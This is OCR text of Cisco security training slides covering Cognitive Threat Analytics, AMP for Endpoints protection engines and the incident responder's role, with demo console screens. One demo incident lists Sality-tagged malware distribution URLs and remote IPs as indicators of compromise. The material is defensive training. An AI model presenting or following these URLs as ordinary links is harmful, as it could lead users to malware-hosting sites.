
Cognitive Intelligence – Demo: Threat Response

CTA



Cognitive Intelligence - Summary


CTA




- Cisco manages Intelligences in Cognitive Analytics Service
- Customer configures WebLog Upload to Cognitive Analytics.
  Web Traffic Log can be a huge amount of Information which must be processed and classified
- Analysis Results and Behavior is shared with Cognitive Analytics.
  This improves to classify single webrequests to e.g. well known good websites

Cognitive Intelligence - Summary

CTA





- If a client tries to connect to an IP which was classified by Cognitive Analytics, an corresponding Threat Event is generated in AMP for Endpoints Console

Cognitive Intelligence - Summary


CTA

Demo_Cta Cognitive Threat Analytics detected **CTA.malware.malware|malware distribution** communicating from **111.34.125.181** Critical | Cognitive Incident | 2020-01-10 11:46:01 CET

- **Cognitive Incident**
- Connector Info
- Comments

Detection	CTA.malware.malware|malware distribution Open Incident detail in Cognitive Threat Analytics
Category	malware
Occurrence	First seen: 2020-01-09 12:00:50 CET Last seen: 2020-01-10 01:39:59 CET
Username	demo_maximina.beaver
Local IP Addresses	111.34.125.181
Remote IP Addresses	119.59.104.21, 181.88.192.62, 192.185.190.9, 202.163.115.10, 52.28.249.128
Behaviors	ITMAL1 (#CSAL01 risk 8)
Activities	sality (severity: 9) anomalous http (severity: 8) sality (severity: 8) malware distribution (severity: 8)
URL Samples	http://www.patagonia-ambient.com.ar/logos.gif?8dc96c=46460700 http://www.patagonia-ambient.com.ar/logos.gif?10e926b=88661015 http://www.patagonia-ambient.com.ar/logos.gif?4d6858=50729840 http://www.patagonia-ambient.com.ar/logos.gif?14ef489=87806500 http://www.patagonia-ambient.com.ar/logos.gif?18f555e=235536462 http://www.patagonia-ambient.com.ar/logos.gif?12ec314=59525436 http://www.patagonia-ambient.com.ar/logos.gif?ce2fb1=94588375 http://www.patagonia-ambient.com.ar/logos.gif?ee6106=140601654 http://www.patagonia-ambient.com.ar/logos.gif?adfa73=57009215 http://www.patagonia-ambient.com.ar/logos.gif?16f2580=96245248 http://paktextileindustries.com/images/logos.gif?394a0=1642592 http://paktextileindustries.com/images/logos.gif?cf562=6794000 http://paktextileindustries.com/images/logos.gif?4d5e27=5070375 http://paktextileindustries.com/images/logos.gif?8dbf4a=9289546 http://inspiringgemsshop.com/images/logo.gif?2d47ac=17804808


Run Scan | Device Trajectory | Management




nect to an IP
by Cognitive
onding Threat
AMP for Endpoints

Cognitive Intelligence - Summary


W3C (Proxy) Log Processing



Cros Layer Analytics



Proxy LOG Generation & automated Upload



Threat Analytics including Endpoint, Cognitive Intelligence and Threat Grid

It’s Quiz Time: AMP for Endpoints Engines

$$a^2 + b^2 = c^2$$

This is the formula for probabilistic Threat Propagation in Cognitive Threat Intelligence. True or False?

How does AMP protect our systems?

AMP-ENABLED & ENDPOINT

AMP-Enabled & Endpoint Integration Protection

File Reputation Check - SHA256	Finds the low hanging fruit, fast. Tracks Clean, Malicious and Unknown hashes
SPERO Static Analysis	Examines PE headers, looks at DLL imports, compile location and ~400 factors. Machine learning engine.
Threat Grid File Analysis	Dynamic analysis performed on unknown files in virtual sandboxing environment
Cisco Talos Cloud	Cisco's Threat Team and Cloud Intelligence source

AMP FOR ENDPOINTS

Additional Protection available in AMP for Endpoints

Exploit Prevention*	Randomize memory structures to protect against memory attacks and file-less malware
MAP Behavioral Analysis*	Rules engine that looks at malicious behaviors locally on the workstation
ETHOS Fuzzy Fingerprinting	Compression based fuzzy hashing (non-unique) algorithm that attempts to match polymorphic malware to known hashes
Tetra Anti-Virus Engine	Signature based local AV protection
Cloud IOCs	Behavior-based analysis to uncover known and unknown malware
Device Flow Correlation (DFC)	Monitors inbound/outbound network traffic for malicious destinations
System Protection*	Protects key system services (such as lsass.exe) from exploitation
Endpoint Isolation	Provides response capability and permits endpoints to be isolated from all or portions of the network

CONTINUOUS PROTECTION

- Retrospective Detections
- Observes behavior of all clean/unknown files on a system
- Can quarantine malicious files (CES/ESA)
- Observes interaction between files to determine suspicious activity
- Watches network traffic to isolate C2 or data exfiltration

APPLIED INTELLIGENCE

- Real-Time Endpoint Query
- Forensic Snapshot

* Windows Clients Only

LUNCH Break
12:45 - 14:30

Agenda

0. General Introduction
1. Architecture – The IT Architect Role
2. Tier-1 SecOps – The Analyst Role
3. Tier-2 SecOps – The Incident Response Role
4. Workplace Engineering – The IT Endpoint Role
5. Automation & Integration – SecOps Management

We're here

Incident Response


- What's the role of the Incident Responder?
- What is Threat Hunting?
- Cisco's Toolset for the Threat Hunter

What’s the role of the **Incident Responder**?

Key Components of Incident Response

PEOPLE

- Formal Training
- On-the-job experience
- Vendor-specific training
- Internal Training
- Environment knowledge



TECHNOLOGY

- Endpoint Data
- Network Monitoring
- Threat Intelligence
- Incident Detection
- Forensics

PROCESS

- Preparation
- Detection
- Containment
- Eradication and Recovery
- Lessons Learned

Reactive Incident Response

System-generated Alert

Analyst 1^ Level

Incident Responder

Incident Responders Tasks

DETECTION

RESPONSE

MITIGATION

REPORTING

RECOVERY

REMEDIATION

LESSONS LEARNED

Detection

AMP INBOX

27 Require Attention | 0 In Progress | 0 Resolved

Begin Work | Mark Resolved | Move to Group... | Sort Severity

Demo_Qakbot_1 in group **Protect**	38 events
Demo_Qakbot_3 in group **Audit**	31 events
Demo_Cta in group **Triage**	139 events
Demo_AMP_Threat_Audit in group **Protect**	65 events
Demo_WannaCry_Ransomware in group **Audit**	310 events
Demo_Upatre in group **Audit**	33 events
Demo_Stabuniq in group **Audit**	14 events
Demo_Low_Prev_Retro in group **Triage**	5 events
Demo_AMP in group **Audit**	5 events
Demo_Zbot in group **Audit**	16 events

Detection

AMP INBOX

COMPUTER

27 Require Attention | 0 In Progress | 0 Resolved

Begin Work | Mark Resolved | Move to Group... | Sort Severity

Demo_Qakbot_1 in group Protect	38 events
Demo_Qakbot_3 in group Audit	31 events
Demo_Cta in group Triage	139 events
Demo_AMP_Threat_Audit in group Protect	65 events
Demo_WannaCry_Ransomware in group Audit	310 events
Demo_Upatre in group Audit	33 events

Hostnam	Demo_Upatre	Group	Audit
Operating System	Windows 10, SP 0.0	Policy	Audit
Connector Version	7.0.5.11403	Internal IP	33.156.241.146
Install Date	2019-11-13 06:00:18 CET	External IP	253.183.65.138
Connector GUID	8a035f0d-9564-4e54-89c0-9aa618baee04	Last Seen	2019-11-13 07:53:20 CET

Related Events

Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET

Name / File Name	Version / SHA-256	CVEs
Adobe Acrobat Reader AcroRd32.exe	9.3.3.177 825b7b20...432e4f82	54

Events | Device History | Diagnostics | View Changes

Detection

AMP INBOX

COMPUTER

EVENTS

27 Require Attention | 0 In Progress | 0 Resolved

Begin Work | Mark Resolved | Move to Group... | Sort Severity

Demo_Qakbot_1 in group **Protect**	38 events
Demo_Qakbot_3 in group **Audit**	31 events
Demo_Cta in group **Triage**	139 events
Demo_AMP_Threat_Audit in group **Protect**	65 events
Demo_WannaCry_Ransomware in group **Audit**	310 events
Demo_Upatre in group **Audit**	33 events

Hostname	Demo_Upatre	Group	Audit
Operating System	Windows 10, SP 0.0	Policy	Audit
Connector Version	7.0.5.11403	Internal IP	33.156.241.146
Install Date	2019-11-13 06:00:18 CET	External IP	253.183.65.138
Connector GUID	8a035f0d-9564-4e54-89c0-9aa618bacc	Last Seen	2019-11-13 07:53:20 CET

Related Events

Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET

